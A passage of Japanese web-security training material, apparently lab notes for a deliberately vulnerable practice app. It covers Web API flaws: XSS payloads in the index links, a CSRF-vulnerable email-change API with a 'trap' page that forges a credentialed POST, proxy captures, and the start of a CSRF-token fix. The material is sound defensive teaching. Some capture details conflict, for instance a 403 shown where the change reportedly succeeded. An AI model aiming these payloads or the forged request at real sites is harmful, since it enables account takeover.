

## Web APIのCSRF脆弱性

### 4g-022 : CSRF脆弱なメールアドレス変更


#### 【ブラウザ】




4.16 Web APIにまつわる問題

- 基礎
  1. 4g-002 :JSONによる時計
  2. 4g-004 :JSONPによる時計
  3. 4g-005 :JSONPによる時計(jQuery)
- JSONエスケープの問題
  1. 4g-007 :JSONエスケープの不備(正常系)
  2. 4g-007 :JSONエスケープの不備(XSS攻撃)
  3. 4g-007a:JSONエスケープの対策版(XSS攻撃)
- JSON直接閲覧によるXSS
  1. 4g-011 :JSON直接閲覧
  2. 4g-011 :JSON直接閲覧(XSS攻撃)
  3. 4g-011a:JSON直接閲覧(Content-Type設定版)(IE9以前ならXSS可能)
  4. 4g-011b:JSON直接閲覧(X-Content-Type-Options: nosniff設定版)(IE7以前ならXSS可能)
  5. 4g-011c:JSON直接閲覧(タグ等もエスケープ)(IE7でもJavaScriptは実行されない)
  6. 4g-011d:JSON直接閲覧(X-Requested-Withヘッダの確認: 403 Forbiddenとなる)
  7. 4g-012 :4g-011d.phpの呼び出し(jQuery利用)
- JSONPコールバック関数名によるXSS
  1. 4g-016 :JSONPコールバック関数名によるXSS(HTMLからの正常系利用)
  2. 4g-015 :JSONPコールバック関数名によるXSS(攻撃でない直接閲覧)
  3. 4g-015 :JSONPコールバック関数名によるXSS(XSS攻撃)
  4. 4g-015a:JSONPコールバック関数名によるXSS(対策版)
- Web APIのCSRF脆弱性
  1. 4g-022 :CSRF脆弱なメールアドレス変更
  2. 4g-921 :CSRF攻撃
  3. 4g-022a:CSRF対策済みのメールアドレス変更
  4. 4g-921a:CSRF攻撃
  5. 4g-022b:CSRF対策済みのメールアドレス変更
  6. 4g-921b:CSRF攻撃
  7. 4g-022c:CSRF対策済みのメールアドレス変更
  8. 4g-921c:CSRF攻撃
  9. 4g-921d:CSRF攻撃(2)
- JSONハイジャック
  1. 4g-030 :JSONのサンプル
  2. 4g-930 :JSONをscript要素で読み出そうとする
  3. 4g-931 :JSON/ハイジャック(古いFirefoxで再現)
- JSONPの不適切な利用
  1. 4g-040 :ログイン(api.example.net)
  2. 4g-042 :個人情報の表示(正常系)
  3. 4g-042 :裏サイトから個人情報の表示

[phpinfo](#)  
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.16 Web APIにまつわる問題</title></head>
3 <body>
4 4.16 Web APIにまつわる問題
5 <ul>
6 <li>基礎</li>
7 <ol>
8 <li><a href="/4g-002.html">4g-002 :JSONによる時計</a></li>
9 <li><a href="/4g-004.html">4g-004 :JSONPによる時計</a></li>
10 <li><a href="/4g-005.html">4g-005 :JSONPによる時計(jQuery)</a></li>
11 </ol>
12 <li>JSONエスケープの問題</li>
13 <ol>
14 <li><a href="/4g-007.html#1">4g-007 :JSONエスケープの不備(正常系)</a></li>
15 <li><a href="/4g-007.html#1&quot;&#2b;alert(document.domain)&#2b;&quot; ">4g-007 :JSONエスケープの不備(XSS攻撃)</a></li>
16 <li><a href="/4g-007a.html#1&quot;&#2b;alert(document.domain)&#2b;&quot; ">4g-007a:JSONエスケープの対策版(XSS攻撃)</a></li>
17 </ol>
18 <li>JSON直接閲覧によるXSS</li>
19 <ol>
20 <li><a href="/4g-011.php?zip=1">4g-011 :JSON直接閲覧</a></li>
21 <li><a href="/4g-011.php?zip=1&lt;img src=1+onerror=alert(document.domain)&#2b;&quot; ">4g-011 :JSON直接閲覧(XSS攻撃)</a></li>
22 <li><a href="/4g-011a.php/a.html?zip=1&lt;img src=1+onerror=alert(document.domain)&#2b;&quot; ">4g-011a:JSON直接閲覧(Content-Type設定版)(IE9以前ならXSS可能)</a></li>
23 <li><a href="/4g-011b.php/a.html?zip=1&lt;img src=1+onerror=alert(document.domain)&#2b;&quot; ">4g-011b:JSON直接閲覧(X-Content-Type-Options: nosniff設定版)(IE7以前ならXSS可能)</a></li>
24 <li><a href="/4g-011c.php/a.html?zip=1&lt;img src=1+onerror=alert(document.domain)&#2b;&quot; ">4g-011c:JSON直接閲覧(タグ等もエスケープ)(IE7でもJavaScriptは実行されない)</a></li>
25 <li><a href="/4g-011d.php/a.html?zip=1&lt;img src=1+onerror=alert(document.domain)&#2b;&quot; ">4g-011d:JSON直接閲覧(X-Requested-Withヘッダの確認: 403 Forbiddenとなる)</a></li>
26 <li><a href="/4g-012.html#1">4g-012 :4g-011d.phpの呼び出し(jQuery利用)</a></li>
27 </ol>
28 <li>JSONPコールバック関数名によるXSS</li>
29 <ol>
30 <li><a href="/4g-016.html">4g-016 :JSONPコールバック関数名によるXSS(HTMLからの正常系利用)</a></li>
31 <li><a href="http://api.example.net/4g/4g-015.php?callback=display_line">4g-015 :JSONPコールバック関数名によるXSS(攻撃でない直接閲覧)</a></li>
32 <li><a href="http://api.example.net/4g/4g-015.php?callback=%3Cscript%3Ealert(document.domain)%3C/script%3E">4g-015 :JSONPコールバック関数名によるXSS(XSS攻撃)</a></li>
33 <li><a href="http://api.example.net/4g/4g-015a.php?callback=%3Cscript%3Ealert(document.domain)%3C/script%3E">4g-015a:JSONPコールバック関数名によるXSS(対策版)</a></li>
34 </ol>
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="/4g-022.html">4g-022 :CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 :CSRF攻撃</a></li>
39 <li><a href="/4g-022a.html">4g-022a:CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a:CSRF攻撃</a></li>
41 <li><a href="/4g-022b.html">4g-022b:CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b:CSRF攻撃</a></li>
43 <li><a href="/4g-022c.html">4g-022c:CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c:CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d:CSRF攻撃(2)</a></li>
46 </ol>
47 <li>JSON/ハイジャック</li>
48 <ol>
49 <li><a href="/4g-030.json">4g-030 :JSONのサンプル</a></li>
50 <li><a href="http://trap.example.com/4g/4g-930.html">4g-930 :JSONをscript要素で読み出そうとする</a></li>
51 <li><a href="http://trap.example.com/4g/4g-931.html">4g-931 :JSON/ハイジャック(古いFirefoxで再現)</a></li>
52 </ol>
53 <li>JSONPの不適切な利用</li>
54 <ol>
55 <li><a href="http://api.example.net/4g/4g-040.php">4g-040 :ログイン(api.example.net)</a></li>
56 <li><a href="/4g-042.html">4g-042 :個人情報の表示(正常系)</a></li>
57 <li><a href="http://trap.example.com/4g/4g-042.html">4g-042 :裏サイトから個人情報の表示</a></li>
58 </ol>
59 </ul>
60 <a href="/phpinfo.php">phpinfo</a><br>
61 <a href="/">ホームに戻る</a>
62 </body>
63 </html>
```



### 【サーバ: 4g/4g-022.html】

```
#!/var/www/html/4g/4g-022.html - wasbook@example.jp - エディタ - WinSCP
<body onload="mailcheck()">
<script>
function mailcheck() {
var req = new XMLHttpRequest();
req.open("GET", "4g-020.php");
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var p_mail = document.getElementById("p_mail");
p_mail.textContent = "メールアドレス:" + obj.mail;
}
};
req.send(null);
}

function chgmail() {
var req = new XMLHttpRequest();
req.open("POST", "4g-021.php");
req.withCredentials = true;
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var result = document.getElementById("result");
result.textContent = "アドレス変更: " + obj.result;
mailcheck();
}
};
var mail = document.getElementById('mail').value;
json = JSON.stringify({"mail": mail});
req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
</body>
```

```
example.jp/4g/4g-022.html http://example.jp/4g/4g-022.html
view-source:http://example.jp/4g/4g-022.html
1 <body onload="mailcheck()">
2 <script>
3 function mailcheck() {
4 var req = new XMLHttpRequest();
5 req.open("GET", "4g-020.php");
6 req.onreadystatechange = function() {
7 if (req.readyState == 4 && req.status == 200) {
8 var obj = JSON.parse(req.responseText);
9 var p_mail = document.getElementById("p_mail");
10 p_mail.textContent = "メールアドレス:" + obj.mail;
11 }
12 };
13 req.send(null);
14 }
15
16 function chgmail() {
17 var req = new XMLHttpRequest();
18 req.open("POST", "4g-021.php");
19 req.withCredentials = true;
20 req.onreadystatechange = function() {
21 if (req.readyState == 4 && req.status == 200) {
22 var obj = JSON.parse(req.responseText);
23 var result = document.getElementById("result");
24 result.textContent = "アドレス変更: " + obj.result;
25 mailcheck();
26 }
27 };
28 var mail = document.getElementById('mail').value;
29 json = JSON.stringify({"mail": mail});
30 req.send(json);
31 }
32 </script>
33 <input id="mail">
34 <input type="button" value="メールアドレス変更" onclick="chgmail()">
35 <p id="p_mail"></p>
36 <p id="result"></p>
37 </body>
```

### 【サーバ: 4g/4g-020.php】

```
#!/var/www/html/4g/4g-020.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
$_SESSION['mail'] = 'secret@example.jp';
}
// メールアドレスをJSONで返す
header('Content-Type: application/json; charset=UTF-8');
echo json_encode(array(
'mail' => $_SESSION['mail']));
```

### 【サーバ: 4g/4g-021.php】

```
#!/var/www/html/4g/4g-021.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
header('HTTP/1.1 403 Forbidden');
die('ログインが必要です');
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

【ブラウザサーバ: リクエスト 4g/4g-022.html → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + レスポンス

コンテキスト  
既定コンテキスト  
サイト

デフォルトビュー

```

GET http://example.jp/4g/4g-022.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 10:25:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1086
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "43e56c2a2dea7d38-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body onload="mailcheck()">
<script>
function mailcheck() {
var req = new XMLHttpRequest();
req.open("GET", "4g-020.php");
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var p_mail = document.getElementById("p_mail");
p_mail.textContent = "メールアドレス:" + obj.mail;
}
};
req.send(null);
}

function chgmail() {
var req = new XMLHttpRequest();
req.open("POST", "4g-021.php");
req.withCredentials = true;
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var result = document.getElementById("result");
result.textContent = "アドレス変更: " + obj.result;
mailcheck();
}
};
var mail = document.getElementById("mail").value;
json = JSON.stringify({"mail": mail});
req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...	...
66	19/01/07 10:...	GET	http://example.jp/4g/4g-022.html	200	OK	3 ms	1,086 ...	...	...
69	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	22 ms	28 bytes	...	...
70	19/01/07 10:...	POST	http://example.jp/4g/4g-021.php	200	OK	26 ms	15 bytes	...	...
71	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	39 ms	26 bytes	...	...

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザサーバ: リクエスト 4g/4g-020.php → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

デフォルトビュー

```

GET http://example.jp/4g/4g-020.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022.html
DNT: 1
Connection: keep-alive
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 10:25:00 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=9qghfkcbg27ns5raea1Sneq73;
path=/
X-UA-Compatible: IE=edge

{"mail":"secret@example.jp"}
    
```

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
66	19/01/07 10:...	GET	http://example.jp/4g/4g-022.html	200	OK	3 ms	1,086 ...	...
69	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	22 ms	28 bytes	...
70	19/01/07 10:...	POST	http://example.jp/4g/4g-021.php	200	OK	26 ms	15 bytes	...
71	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	39 ms	26 bytes	...

【ブラウザサーバ: リクエスト 4g/4g-021.php → レスポンス】

無題セッション - 20190107-015443 - OWASP ZAP 2.7.0

デフォルトビュー

```

POST http://example.jp/4g/4g-021.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022.html
Content-Type: text/plain; charset=UTF-8
Content-Length: 26
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=9qghfkcbg27ns5raea1Sneq73
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 10:25:21 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Cookie: PHPSESSID=9qghfkcbg27ns5raea1Sneq73
X-UA-Compatible: IE=edge

{"result":"ok"}
    
```

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
66	19/01/07 10:...	GET	http://example.jp/4g/4g-022.html	200	OK	3 ms	1,086 ...	...
69	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	22 ms	28 bytes	...
70	19/01/07 10:...	POST	http://example.jp/4g/4g-021.php	200	OK	26 ms	15 bytes	...
71	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	39 ms	26 bytes	...

【ブラウザ→サーバ: リクエスト 4g/4g-020.php → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト' (Site), 'クイックスタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The request pane shows a GET request to http://example.jp/4g/4g-020.php with various headers. The response pane shows an HTTP/1.1 200 OK response with headers and a body containing a red email address.

**Request Details:**

```
GET http://example.jp/4g/4g-020.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4g/4g-022.html
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=9qghfkcbg27ns5raaal5neq73
Host: example.jp
```

**Response Details:**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 07 Jan 2019 10:25:21 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge

{"mail":"hoge@example.jp"}
```

**Request Log Table:**

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
66	19/01/07 10:...	GET	http://example.jp/4g/4g-022.html	200	OK	3 ms	1,086 ...	...
69	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	22 ms	28 bytes	...
70	19/01/07 10:...	POST	http://example.jp/4g/4g-021.php	200	OK	26 ms	15 bytes	...
71	19/01/07 10:...	GET	http://example.jp/4g/4g-020.php	200	OK	39 ms	26 bytes	...

アラート: 0 1 3 0 現在のスキャン: 0 0 0 0 0 0

## 4g-022 : CSRF脆弱なメールアドレス変更

### 【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 : CSRF脆弱なメールアドレス変更
  2. 4g-921 : CSRF攻撃
  3. 4g-022a: CSRF対策済みのメールアドレス変更
  4. 4g-921a: CSRF攻撃
  5. 4g-022b: CSRF対策済みのメールアドレス変更
  6. 4g-921b: CSRF攻撃
  7. 4g-022c: CSRF対策済みのメールアドレス変更
  8. 4g-921c: CSRF攻撃
  9. 4g-921d: CSRF攻撃(2)

```
35 <li>Web APIのCSRF脆弱性</li>
36 <ol>
37 <li><a href="4g-022.html">4g-022 : CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g/4g-921.html">4g-921 : CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a: CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g/4g-921a.html">4g-921a: CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b: CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g/4g-921b.html">4g-921b: CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c: CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g/4g-921c.html">4g-921c: CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g/4g-921d.html">4g-921d: CSRF攻撃(2)</a></li>
46 </ol>
```



### 【サーバ: 4g/4g-021.html】

```
/var/www/html/4g/4g-921.html - wasbook@example.jp - エディタ - WinSCP
<body>
  悪サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021.php");
  req.withCredentials = true;
  req.send({"mail": "cracked@example.com"});
</script>
</body>
```

XMLHttpRequestのWithCredentialsプロパティをtrueに設定して、APIを呼び出しています  
API側でクロスオリジンの呼び出しを許可していないので、悪サイトのJavaScriptでは  
HTTPレスポンスを参照できませんが、CSRF攻撃はHTTPリクエストを送るだけで  
成立します

### 【サーバ: 4g/4g-021.php】

```
/var/www/html/4g/4g-021.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
  header("HTTP/1.1 403 Forbidden");
  die("ログインが必要です");
}
$json = file_get_contents('php://input');
$array = json_decode($json, true);
// 更新処理
$_SESSION['mail'] = $array['mail'];
$result = array('result' => 'ok');
header('Content-Type: application/json; charset=UTF-8');
echo json_encode($result);
```

【ブラウザ-備サーバ: リクエスト trap.example.com/4g/4g-821.html → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the context tree with 'コンテキスト' and 'サイト' expanded. The main pane displays the request and response details for a GET request to `http://trap.example.com/4g/4g-821.html`. The response is an HTTP/1.1 200 OK with headers including `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0` and `Content-Type: text/html; charset=UTF-8`. The response body contains HTML code with a JavaScript snippet:

```
<body>
  備サイトです
<script>
  var req = new XMLHttpRequest();
  req.open("POST", "http://example.jp/4g/4g-021.php");
  req.withCredentials = true;
  req.send({"mail": "cracked@example.com"});
</script>
</body>
```

The bottom pane shows a table of request logs:

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
74	19/01/07 11:...	GET	http://trap.example.com/4g/4g-821.html	200	OK	7 ms	218 by...	...
77	19/01/07 11:...	POST	http://example.jp/4g/4g-021.php	403	Forbidden	24 ms	27 bytes	...

【ブラウザ-サーバ: リクエスト 4g/4g-021.php → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the context tree. The main pane displays the request and response details for a POST request to `http://example.jp/4g/4g-021.php`. The request body contains a JSON object: `{"mail": "cracked@example.com"}`. The response is an HTTP/1.1 403 Forbidden with headers including `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0` and `Content-Type: text/html; charset=UTF-8`. The response body contains the text: `ログインが必要です`.

The bottom pane shows a table of request logs:

Id	リクエスト日時	メソ...	URL	ステータス...	ステータス...	ラウンドトリ...	レスポ...	検...
74	19/01/07 11:...	GET	http://trap.example.com/4g/4g-821.html	200	OK	7 ms	218 by...	...
77	19/01/07 11:...	POST	http://example.jp/4g/4g-021.php	403	Forbidden	24 ms	27 bytes	...

「cracked@example.jp」に変更してしまっています

## 4g-022a : CSRF対策済みのメールアドレス変更 (CSRFトークン)

### 【ブラウザ】

- Web APIのCSRF脆弱性
  1. 4g-022 : CSRF脆弱なメールアドレス変更
  2. 4g-921 : CSRF攻撃
  3. 4g-022a: CSRF対策済みのメールアドレス変更
  4. 4g-921a: CSRF攻撃
  5. 4g-022b: CSRF対策済みのメールアドレス変更
  6. 4g-921b: CSRF攻撃
  7. 4g-022c: CSRF対策済みのメールアドレス変更
  8. 4g-921c: CSRF攻撃
  9. 4g-921d: CSRF攻撃(2)

```
35 </li>Web APIのCSRF脆弱性</li>
36 </ol>
37 <li><a href="4g-022.html">4g-022 : CSRF脆弱なメールアドレス変更</a></li>
38 <li><a href="http://trap.example.com/4g-921.html">4g-921 : CSRF攻撃</a></li>
39 <li><a href="4g-022a.html">4g-022a: CSRF対策済みのメールアドレス変更</a></li>
40 <li><a href="http://trap.example.com/4g-921a.html">4g-921a: CSRF攻撃</a></li>
41 <li><a href="4g-022b.html">4g-022b: CSRF対策済みのメールアドレス変更</a></li>
42 <li><a href="http://trap.example.com/4g-921b.html">4g-921b: CSRF攻撃</a></li>
43 <li><a href="4g-022c.html">4g-022c: CSRF対策済みのメールアドレス変更</a></li>
44 <li><a href="http://trap.example.com/4g-921c.html">4g-921c: CSRF攻撃</a></li>
45 <li><a href="http://trap.example.com/4g-921d.html">4g-921d: CSRF攻撃(2)</a></li>
46 </ol>
```

example.jp/4g/4g-022a.html

example.jp/4g/4g-022a.html

メールアドレス変更

メールアドレス:secret@example.jp

example.jp/4g/4g-022a.html

example.jp/4g/4g-022a.html

hoge@example.jp

メールアドレス変更

メールアドレス:secret@example.jp

example.jp/4g/4g-022a.html

example.jp/4g/4g-022a.html

hoge@example.jp

メールアドレス変更

メールアドレス:hoge@example.jp

アドレス変更: ok

```
1 <body onload="mailcheck()">
2 <script>
3 var token = null;
4 function mailcheck() {
5   var req = new XMLHttpRequest();
6   req.open("GET", "4g-020a.php");
7   req.onreadystatechange = function() {
8     if (req.readyState == 4 && req.status == 200) {
9       var obj = JSON.parse(req.responseText);
10      var p_mail = document.getElementById("p_mail");
11      p_mail.textContent = "メールアドレス:" + obj.mail;
12      token = obj.token;
13    }
14  };
15  req.send(null);
16 }
17
18 function chemail() {
19   var req = new XMLHttpRequest();
20   req.open("POST", "4g-021a.php");
21   req.setRequestHeader("X-CSRF-TOKEN", token);
22   req.onreadystatechange = function() {
23     if (req.readyState == 4 && req.status == 200) {
24       var obj = JSON.parse(req.responseText);
25       var result = document.getElementById("result");
26       result.textContent = "アドレス変更: " + obj.result;
27       mailcheck();
28     }
29   };
30   var mail = document.getElementById("mail").value;
31   json = JSON.stringify({"mail": mail});
32   req.send(json);
33 }
34 </script>
35 <input id="mail">
36 <input type="button" value="メールアドレス変更" onclick="chemail()">
37 <p id="p_mail"></p>
38 <p id="result"></p>
39 </body>
```

## 【サーバ: 4g/4g-022a.html】

```
/var/www/html/4g/4g-022a.html - wasbook@example.jp - エディタ - WinSCP
kbody onload="mailcheck()"
<script>
var token = null;
function mailcheck() {
var req = new XMLHttpRequest();
req.open("GET", "4g-020a.php");
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var p_mail = document.getElementById("p_mail");
p_mail.textContent = "メールアドレス:" + obj.mail;
token = obj.token;
}
};
req.send(null);
}

function chgmail() {
var req = new XMLHttpRequest();
req.open("POST", "4g-021a.php");
req.setRequestHeader('X-CSRF-TOKEN', token);
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var obj = JSON.parse(req.responseText);
var result = document.getElementById("result");
result.textContent = "アドレス変更: " + obj.result;
mailcheck();
}
};
var mail = document.getElementById('mail').value;
json = JSON.stringify({"mail": mail});
req.send(json);
}
</script>
<input id="mail">
<input type="button" value="メールアドレス変更" onclick="chgmail()">
<p id="p_mail"></p>
<p id="result"></p>
<body>
```

HTTPリクエストヘッダ X-CSRF-TOKENにトークンをセット

## 【サーバ: 4g/4g-020a.php】

```
/var/www/html/4g/4g-020a.php - wasbook@example.jp - エディタ - WinSCP
<?php
session_start();
if (empty($_SESSION['mail'])) {
$_SESSION['mail'] = 'secret@example.jp';
}
if (empty($_SESSION['token'])) { // トークンがなければ生成する
$token = bin2hex(openssl_random_pseudo_bytes(24));
